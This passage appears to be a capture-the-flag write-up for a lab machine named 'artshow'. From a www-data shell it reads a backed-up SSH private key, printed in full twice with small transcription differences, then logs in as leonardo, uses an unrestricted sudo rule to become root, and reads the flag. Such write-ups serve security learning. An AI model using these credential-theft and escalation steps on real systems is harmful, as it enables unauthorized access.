
```
www-data@artshow:/home/leonardo$ cd backup
cd backup
www-data@artshow:/home/leonardo/backup$ ls -la
ls -la
total 12
drwxr-xr-x  2 leonardo leonardo 4096 Jun  9  2021 .
drwxr-xr-x 16 leonardo leonardo 4096 Jun  2 18:28 ..
-rw-r--r--  1 leonardo leonardo 1823 Jun  9  2021 id_rsa
www-data@artshow:/home/leonardo/backup$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEA6TY/9CGY41I0STGqDz5+q5fxsRjdhWx2VHyaO9e0Q60arIF/p2tq
JuZrBeX81vx5Anv2uXt/5m0bVUTM7×8XALHQvgVWNBrlBz0CN3pbWL2ldMkWmx0nwUTMPb
bPNgsFuSb0mz1Ezh57Gr4HvR/oTnkFCKS7HJFYxJrxvQIHD3fcqEIq3HZ9AsMHqF6YsAbQ
ZasIk6/CN2YWAFHkDISlKs2DL8byaGQ4YB+SxQuXj6Drv2rwdA21vPbWxPZRlp2esNNf+D
iouWM7evz9an8h66xEB5k9T/7EWGKBGdXe23CXF65iRIAomW8+pUop3h1Cly+h+XVJ+qK9
T2rPOc7yeQAAA8jlmVW35ZlVtwAAAAdzc2gtcnNhAAABAQDpNj/0IZjjUjRJMaoPPn6rl/
GxGN2FbHZUfJo717RDrRqsgX+na2om5msF5fzW/HkCe/a5e3/mbRtVRMzvHxcAsdC+BVY0
GuUHPQI3eltYvaV0yRabHSfBRMw9ts82CwW5JvSbPUTOHnsavge9H+hOeQUIpLsckVjEmv
G9AgcPd9yoQircdn0CwweoXpiwBtBlqwiTr8I3ZhYAUeQMhKUqzYMvxvJoZDhgH5LFC5eP
bOu/avB0DbW89tbE9lGWnZ6w01/4OKi5Yzt6/P1qfyHrrEQHmT1P/sRYYoEZ1d7bcJcXrm
JEgCiZbz6lSineHUKXL6H5dUn6or1Pas85zvJ5AAAAAwEAAQAAAQEAu9SlzcsBiJU853bI
sV50R2ApmamdQUkKRSHWVzx0Q824Hhhu6DjrVklfCXEjI0RVclrFbL67VKuryBGRvUYdEM
ImjeVeeLjwndPVZTl3ORIFoPoU6vmge1kd5tbGLZDTGzz05dODB0AlhnRnZzu7rvhpxXxn
96pZBICHEuP/K8SkSB1M+aFFVXWUqokVa38qMJAllksiF1HP+jwEZV9t5kKVRZAw+QcaP8
flWPX/hs8Q+Z1s+50+dbPEXjl45wxIuKtVr6VYjPIsH0aWB8/zauCsI6GkwrlFbWK/8mm7
ffJllPXmcwWs7K1aIk0amEhX4Cf0PIzouN9iCj4KO+17AQAAAIEA9ofeGAp0aWNvzuthcf
rYmR7I6kmu0v/GKbi6q8cCaVOBganBkqYMcomcredLakqMPo9UNb6yEQfA689/BUmU6oML
qYeS00Qf0haVBBK4Mrd22psquISNfiRNt3aJ+mDdcOdgWo6igX1UmZFgDJiuoTg0DxFySm
ydS2I1EAzohqsAAACBAP96iWsTODF5XmWKrSw1xex9CWoXMVWWSYnc7VSyS7BrYCWAliKR
w3BopOAvc1LNEH4dLHbvVheqr7EN/z+1ifRQSsaOJFK+bn3vOLHr2l5YJuYYxlsN1Zz+bF
Y5lRKkmkBxA3vDki/T5SK4P+D8iH65AU8HKugCcUiJA//kjTk1AAAAgQDpsBSt+3VlRFq6
bwT/lWQXvxDJ/P6nv4LxbKp7ymmYTKfR43dRYmw7A1dxUbfPcgXgNK5++/APlbhktzVY9S
ZeOmmlJ/0r6Q5hvS8zclqaKc+YbACMkVJRxBPmpCTzIb2RM+uQF6VqrQu+k2C+zlJ+m63g
D53Gvi/tyH8Tpk+AtQAAABBsZW9uYXJkb0BnYWxsZXJ5AQ==
-----END OPENSSH PRIVATE KEY-----
www-data@artshow:/home/leonardo/backup$
```

Then I copied contents of the id_rsa file inside another file in my kali machine shown in the following image below.



```
 GNU nano 5.4                          id_rsa *
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEA6TY/9CGY41I0STGqDz5+q5fxsRjdhWx2VHyaO9e0Q60arIF/p2tq
JuZrBeX81vx5Anv2uXt/5m0bVUTM7×8XALHQvgVWNBrlBz0CN3pbWL2ldMkWmx0nwUTMPb
bPNgsFuSb0mz1Ezh57Gr4HvR/oTnkFCKS7HJFYxJrxvQIHD3fcqEIq3HZ9AsMHqF6YsAbQ
ZasIk6/CN2YWAFHkDISlKs2DL8byaGQ4YB+SxQuXj6Drv2rwdA21vPbWxPZRlp2esNNf+D
iouWM7evz9an8h66xEB5k9T/7EWGKBGdXe23CXF65iRIAomW8+pUop3h1Cly+h+XVJ+qK9
T2rPOc7yeQAAA8jlmVW35ZlVtwAAAAdzc2gtcnNhAAABAQDpNj/0IZjjUjRJMaoPPn6rl/
GxGN2FbHZUfJo717RDrRqsgX+na2om5msF5fzW/HkCe/a5e3/mbRtVRMzvHxcAsdC+BVY0
GuUHPQI3eltYvaV0yRabHSfBRMw9ts82CwW5JvSbPUTOHnsavge9H+hOeQUIpLsckVjEmv
G9AgcPd9yoQircdn0CwweoXpiwBtBlqwiTr8I3ZhYAUeQMhKUqzYMvxvJoZDhgH5LFC5eP
oOu/avB0DbW89tbE9lGWnZ6w01/4OKi5Yzt6/P1qfyHrrEQHmT1P/sRYYoEZ1d7bcJcXrm
JEgCiZbz6lSineHUKXL6H5dUn6or1Pas85zvJ5AAAAAwEAAQAAAQEAu9SlzcsBiJU853bI
sV50R2ApmamdQUkKRSHWVzx0Q824Hhhu6DjrVklfCXEjI0RVclrFbL67VKuryBGRvUYdEM
ImjeVeeLjwndPVZTl3ORIFoPoU6vmge1kd5tbGLZDTGzz05dODB0AlhnRnZzu7rvhpxXxn
96pZBICHEuP/K8SkSB1M+aFFVXWUqokVa38qMJAllksiF1HP+jwEZV9t5kKVRZAw+QcaP8
flWPX/hs8Q+Z1s+50+dbPEXjl45wxIuKtVr6VYjPIsH0aWB8/zauCsI6GkwrlFbWK/8mm7
ffJllPXmcwWs7K1aIk0amEhX4Cf0PIzouN9iCj4KO+17AQAAAIEA9ofeGAp0aWNvzuthcf
rYmR7I6kmu0v/GKbi6q8cCaVOBganBkqYMcomcredLakqMPo9UNb6yEQfA689/BUmU6oML
qYeS00Qf0haVBBK4Mrd22psquISNfiRNt3aJ+mDdcOdgWo6igX1UmZFgDJiuoTg0DxFySm
ydS2I1EAzohqsAAACBAP96iWsTODF5XmWKrSw1xex9CWoXMVWWSYnc7VSyS7BrYCWAliKR
w3BopOAvc1LNEH4dLHbvVheqr7EN/z+1ifRQSsaOJFK+bn3vOLHr2l5YJuYYxlsN1Zz+bF
Y5lRKkmkBxA3vDki/T5SK4P+D8iH65AU8HKugCcUiJA//kjTk1AAAAgQDpsBSt+3VlRFq6
owT/lWQXvxDJ/P6nv4LxbKp7ymmYTKfR43dRYmw7A1dxUbfPcgXgNK5++/APlbhktzVY9S
ZeOmmlJ/0r6Q5hvS8zclqaKc+YbACMkVJRxBPmpCTzIb2RM+uQF6VqrQu+k2C+zlJ+m63g
O53Gvi/tyH8Tpk+AtQAAABBsZW9uYXJkb0BnYWxsZXJ5AQ==
-----END OPENSSH PRIVATE KEY-----
```


Then I changed the rights of the file such that my kali user is able to read and write. This was done by using the command **chmod 600 id_rsa .** Then I went for login in ssh service my using **command ssh** leonardo@192.168.0.216 **–i id_rsa** and I was successful to login in ssh service. This can be seen in the following image.



```
┌──(kali㉿kali)-[~/Desktop/Artshow]
└─$ ssh leonardo@192.168.0.216 -i id_rsa
Linux artshow 4.19.0-5-686 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun  6 08:59:41 2022 from 192.168.0.101
leonardo@artshow:~$ 
```

After that, I did **cat .bash_history** to check which previously executed commands leonardo executed and there were none. Then I did **sudo –l** to check which commands Leonardo can actually run. As a result that Leonardo can run all the commands without the need of passwords. So then I ran the command

sudo su and as a result, I switched to root user. Also after this, I was able to read flag.txt file. This can be seen in the image below.



```
leonardo@artshow:~$ cat .bash_history
leonardo@artshow:~$ sudo -l
Matching Defaults entries for leonardo on artshow:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User leonardo may run the following commands on artshow:
    (ALL) NOPASSWD: ALL
leonardo@artshow:~$ sudo su
root@artshow:/home/leonardo# cat /root/flag.txt
FLAG{N0_m1st4k3s_ar0uNd_h3Re}
root@artshow:/home/leonardo#
```